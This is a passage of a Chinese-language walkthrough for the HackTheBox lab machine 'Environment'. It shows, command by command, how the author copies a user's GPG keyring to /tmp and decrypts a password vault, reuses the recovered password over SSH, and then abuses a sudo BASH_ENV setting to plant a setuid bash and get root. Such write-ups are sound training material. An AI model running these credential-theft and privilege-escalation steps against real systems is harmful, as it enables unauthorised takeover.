7afee6f799b585b33486d6d5a33358f3
```

在 hish 底下發現 gpg檔案

```
www-data@environment:/home/hish/backup$ ls
ls
keyvault.gpg
```

這網址講解了如何加密與解密
而每個 user 的目錄下會有個 .gnupg 儲存密鑰
https://dywang.csie.cyut.edu.tw/dywang/security/node127.html

下面兩個 shell 是解密流程，需要將.gnupg複製一份到 /tmp，然後將 gpg 的解密庫指向 /tmp，並且把 /tmp下的 gnupg 權限調整成 700

```
www-data@environment:/home/hish$ cp -r .gnupg/ /tmp/.gnupg
cp -r .gnupg/ /tmp/.gnupg
www-data@environment:/home/hish$ gpg --list-keys
gpg --list-keys
gpg: Fatal: can't create directory '/var/www/.gnupg': Permission denied
www-data@environment:/home/hish$ gpg --list-secret-keys
gpg --list-secret-keys
gpg: Fatal: can't create directory '/var/www/.gnupg': Permission denied
www-data@environment:/home/hish$ export GNUPGHOME=/tmp/.gnupg/
export GNUPGHOME=/tmp/.gnupg/
www-data@environment:/home/hish$ gpg --list-secret-keys
gpg --list-secret-keys
```

```
gpg: WARNING: unsafe permissions on homedir '/tmp/.gnupg'
/tmp/.gnupg/pubring.kbx
------------------------
sec   rsa2048 2025-01-11 [SC]
      F45830DFB638E66CD8B752A012F42AE5117FFD8E
uid           [ultimate] hish_ <hish@environment.htb>
ssb   rsa2048 2025-01-11 [E]
```

```
www-data@environment:/home/hish$ export GNUPGHOME=/tmp/.gnupg/
export GNUPGHOME=/tmp/.gnupg/
www-data@environment:/home/hish$ gpg --list-secret-keys
gpg --list-secret-keys
gpg: WARNING: unsafe permissions on homedir '/tmp/.gnupg'
/tmp/.gnupg/pubring.kbx
------------------------
sec   rsa2048 2025-01-11 [SC]
      F45830DFB638E66CD8B752A012F42AE5117FFD8E
uid           [ultimate] hish_ <hish@environment.htb>
ssb   rsa2048 2025-01-11 [E]

www-data@environment:/home/hish$ chmod 700 /tmp/.gnupg/
chmod 700 /tmp/.gnupg/
www-data@environment:/home/hish$ gpg --list-secret-keys
gpg --list-secret-keys
/tmp/.gnupg/pubring.kbx
------------------------
sec   rsa2048 2025-01-11 [SC]
      F45830DFB638E66CD8B752A012F42AE5117FFD8E
uid           [ultimate] hish_ <hish@environment.htb>
ssb   rsa2048 2025-01-11 [E]

www-data@environment:/home/hish$ gpg --decrypt /home/hish/backup/keyvault.gpg
gpg --decrypt /home/hish/backup/keyvault.gpg
gpg: encrypted with 2048-bit RSA key, ID B755B0EDD6CFCFD3, created 2025-01-11
      "hish_ <hish@environment.htb>"
PAYPAL.COM -> Ihaves0meMon$yhere123
ENVIRONMENT.HTB -> marineSPm@ster!!
FACEBOOK.COM -> summerSunnyB3ACH!!
```

最後得到 hish: marineSPm@ster!!

/usr/bin/systeminfo 會依序使用 root 權限執行，以及可用 BASH_ENV 執行想要的 shell

```
pin@DESKTOP-J1MGJAR ~/Desktop> ssh hish@10.10.11.67
hish@10.10.11.67's password:
Linux environment 6.1.0-34-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.135-1 (2
025-04-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jun 16 22:21:27 2025 from 10.10.14.100
hish@environment:~$ sudo -l
[sudo] password for hish:
Matching Defaults entries for hish on environment:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin,
    env_keep+="ENV BASH_ENV", use_pty

User hish may run the following commands on environment:
    (ALL) /usr/bin/systeminfo
```

```
hish@environment:/tmp$ cat /usr/bin/systeminfo
#!/bin/bash
echo -e "\n### Displaying kernel ring buffer logs (dmesg) ###"
dmesg | tail -n 10

echo -e "\n### Checking system-wide open ports ###"
ss -antlp

echo -e "\n### Displaying information about all mounted filesystems ###"
mount | column -t

echo -e "\n### Checking system resource limits ###"
ulimit -a

echo -e "\n### Displaying loaded kernel modules ###"
lsmod | head -n 10

echo -e "\n### Checking disk usage for all filesystems ###"
df -h
```

在 /tmp下新增 shell (從 hish複製過去)

```
#!/bin/bash

cp /bin/bash /tmp/bash
chmod +xs /tmp/bash
```

```
hish@environment:/tmp$ cat test.sh
#!/bin/bash

cp /bin/bash /tmp/bash
chmod +xs /tmp/bash
```

```
sudo BASH_ENV=/tmp/test.sh /usr/bin/systeminfo
```

```
hish@environment:/tmp$ sudo BASH_ENV=/tmp/test.sh /usr/bin/systeminfo

### Displaying kernel ring buffer logs (dmesg) ###
[    4.401744] AES CTR mode by8 optimization enabled
[    4.402381] [drm] Initialized vmwgfx 2.20.0 20211206 for 0000:00:0f.0 on
 minor 0
[    4.504958] fbcon: vmwgfxdrmfb (fb0) is primary device
[    4.505424] Console: switching to colour frame buffer device 160x50
[    4.506323] vmwgfx 0000:00:0f.0: [drm] fb0: vmwgfxdrmfb frame buffer dev
ice
[    4.554416] NET: Registered PF_VSOCK protocol family
[    4.768670] auditfilter: audit rule for LSM 'crond_t' is invalid
[    4.768703] auditfilter: audit rule for LSM 'crond_t' is invalid
[    6.048237] vmxnet3 0000:03:00.0 eth0: intr type 3, mode 0, 3 vectors al
located
[    6.049322] vmxnet3 0000:03:00.0 eth0: NIC Link is Up 10000 Mbps

### Checking system-wide open ports ###
State    Recv-Q   Send-Q      Local Address:Port       Peer Address:Port
Process
LISTEN   0        128               0.0.0.0:22              0.0.0.0:*
 users:(("sshd",pid=959,fd=3))
LISTEN   0        511               0.0.0.0:80              0.0.0.0:*
```

```
hish@environment:/tmp$ ls
bash
systemd-private-eb26910458264ff1979bb9a27dffd782-sy
7Lg
systemd-private-eb26910458264ff1979bb9a27dffd782-sy
0kTcSZ
test.sh
vmware-root_428-566990349
```

```
hish@environment:/tmp$ ./bash -p
bash-5.2# whoami
root
bash-5.2#
```

```
bash-5.2# cd /root
bash-5.2# ls
root.txt  scripts
bash-5.2# cat root.txt
7fbb0a097749047ff365f999abc3ce49
```